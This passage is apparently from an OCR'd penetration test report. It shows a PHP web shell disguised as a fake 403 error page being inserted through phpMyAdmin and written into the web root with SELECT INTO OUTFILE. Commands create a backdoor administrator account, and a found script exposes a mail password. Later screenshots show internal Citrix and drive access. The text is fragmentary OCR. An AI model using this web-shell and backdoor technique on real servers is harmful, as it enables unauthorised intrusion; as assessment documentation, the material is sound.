[ChangeLog] [Subversion] [Lists]
phpMyAdmin
The configuration file now needs a secret passphrase (blowfish_secret).
Your PHP MySQL library version 5.0.51a differs from your MySQL server version 5.1.31. This may cause unpredictable behavior.
Open new phpMyAdmin window


www [redacted] phpMyAdmin/index.php?db=test&token=6162472762f630fd52ee06c0f8374a2
Google
phpMyAdmin
Database
test (1)
test (1)
temp
Server: localhost ▸ Database: test
Structure
SQL
Search
Query
Export
Import
Operations
Privileges
Drop
Table
Action
Records[1]
Type
Collation
Size
Overhead
temp
1
InnoDB
latin1_swedish_ci
16.0 KiB
-
1 table(s)
Sum
1
InnoDB
latin1_swedish_ci
16.0 KiB
0 B
Check All / Uncheck All
With selected:
Print view
Data Dictionary
Create new table on database test
Name:
Number of fields:
Go
[1] May be approximate. See FAQ 3.11
Open new phpMyAdmin window


phpMyAdmin/index.php?db=test&token=6162472762f630fd52ee06c0f8374a2
Google
phpMyAdmin
Server: localhost ▸ Database: test ▸ Table: temp
Browse
Structure
SQL
Search
Insert
Export
Import
Operations
Empty
Drop
Field
Type
Function
Null
Value
code
text
Database
test (1)
test (1)
temp
<?php $c[0] = ""; $c[1] = ""; if(isset($_COOKIE['c1'])){ $c[0] = $_COOKIE['c1']; } if(isset($_COOKIE['c2'])){ $c[1] = $_COOKIE['c2']; } if ($c[0] == "test" && $c[1] == "test") { } else { print "<DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN' 'http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd'> <html xmlns='http://www.w3.org/1999/xhtml' xml:lang='en' lang='en'> <head> <title> 403 Forbidden! </title> <meta http-equiv='Content-Type' content='text/html;charset=ISO-8859-1' /> <meta http-equiv='HTTP-403' content='Forbidden!' /> <style type='text/css'> body {font-size:12px;font-weight:normal;font-family:arial;} h1 {font-size:25px;font-family:arial;font-weight:normal;color:red;} h2 {font-size:19px;font-weight:normal;font-family:verdana;color:darkred;} .txt {font-size:11px;font-weight:normal;font-family:verdana;} </style> </head> <body> <h1> Server Error! </h1> <hr width=100% size=1 ></hr> <h2>403 Forbidden! </h2> <font class='txt'> Description: HTTP 403. The file you request you are
Go

After the entry was placed into the database it was necessary to output the data stored in the table to an executable .PHP file. This was done by executing the following command:

```
SELECT * INTO OUTFILE 'E:/Program Files/Apache Software Foundation/Apache2.2/htdocs/loop-16.php' from temp;
```





net user loop 53cur3p455word!? /add
net localgroup administrators loop /add


While examining files stored on the server we found a file named test.php in the directory shown here. The output provided an Active, valid Active Directory username and password as seen in the screenshot


File Address: E:\Program Files\Apache Software Foundation\Apache2.2\htdocs\test.php


```
<?php
ini_set('display_errors',1);
require_once('phpmailer.php');

$mail = new PHPMailer();
ini_set('sendmail_from', [redacted]');
$mail->IsSMTP();

$mail->Host = '[redacted];

//$mail->SMTPAuth = true;
$mail->SMTPAuth = false;
//$mail->Port = 587;
//$mail->Username = "[redacted];

//$mail->Password = "Password321";

$mail->From = '[redacted]";

$mail->FromName = "[redacted] exchange server";
```



https:/ Citrix/Connect/site/default.aspx
Applications
Messages
Logged on as
Log Off
Applications
Main
Refresh
ANZ Online
ANZ Online_Archive
Tax Test
Tax
NAB Online
NAB Online
NAB Online
NAB Online
NAB Online
NAB Online
TAX
Remote Desktop
Remote Desktop -
Remote Desktop -
Remote Desktop -
Remote Desktop -Full Screen
- Tax
TEST
VMware Client for ESX 35
VMware Client for ESX 4+
Problem Connecting?



Remote Desktop [redacted] Citrix online plug-in
Recycle Bin
VMware vSphere Client
imanage
imanage
[redacted]
File Edit View Favorites Tools Help
Back Folders
Address [redacted]
Go
System Tasks
View system information
Add or remove programs
Change a setting
Other Places
My Documents
Control Panel
Details
Name
Type
Total Size
Free Space
Comments
Network Drives
E$ on 'Client' (E:)
Network Drive
Network Drive 30.0 GB 10.0 GB
Network Drive
Network Drive 30.0 GB 10.0 GB
Network Drive 62.3 GB 7.50 GB
Network Drive
Network Drive
Network Drive 505 GB 89.1 GB
Network Drive 999 GB 174 GB
Network Drive 59.9 GB 974 MB
Network Drive 299 GB 9.66 GB
Network Drive 96.7 GB 230 MB
Network Drive 599 GB 42.6 GB
Network Drive 49.9 GB 45.4 GB
Network Drive
Network Drive
Network Drive 30.0 GB 18.3 GB
Network Drive 115 GB 10.2 GB
Network Drive 557 GB 127 GB
[redacted]
Internet Explor
Word 2003
Excel 2003
PowerPoint 2003
Word 2003
Advance
Central
Microsoft Office
Sophos
StartUp
Citrix
Symantec Backup Exec
VMware
Internet Explorer
Accessories
[redacted]
All Programs
Log Off
Shut Down
Start
PPCITRIX3



Remote Desktop [redacted] Citrix online plug-in
Adobe Acrobat
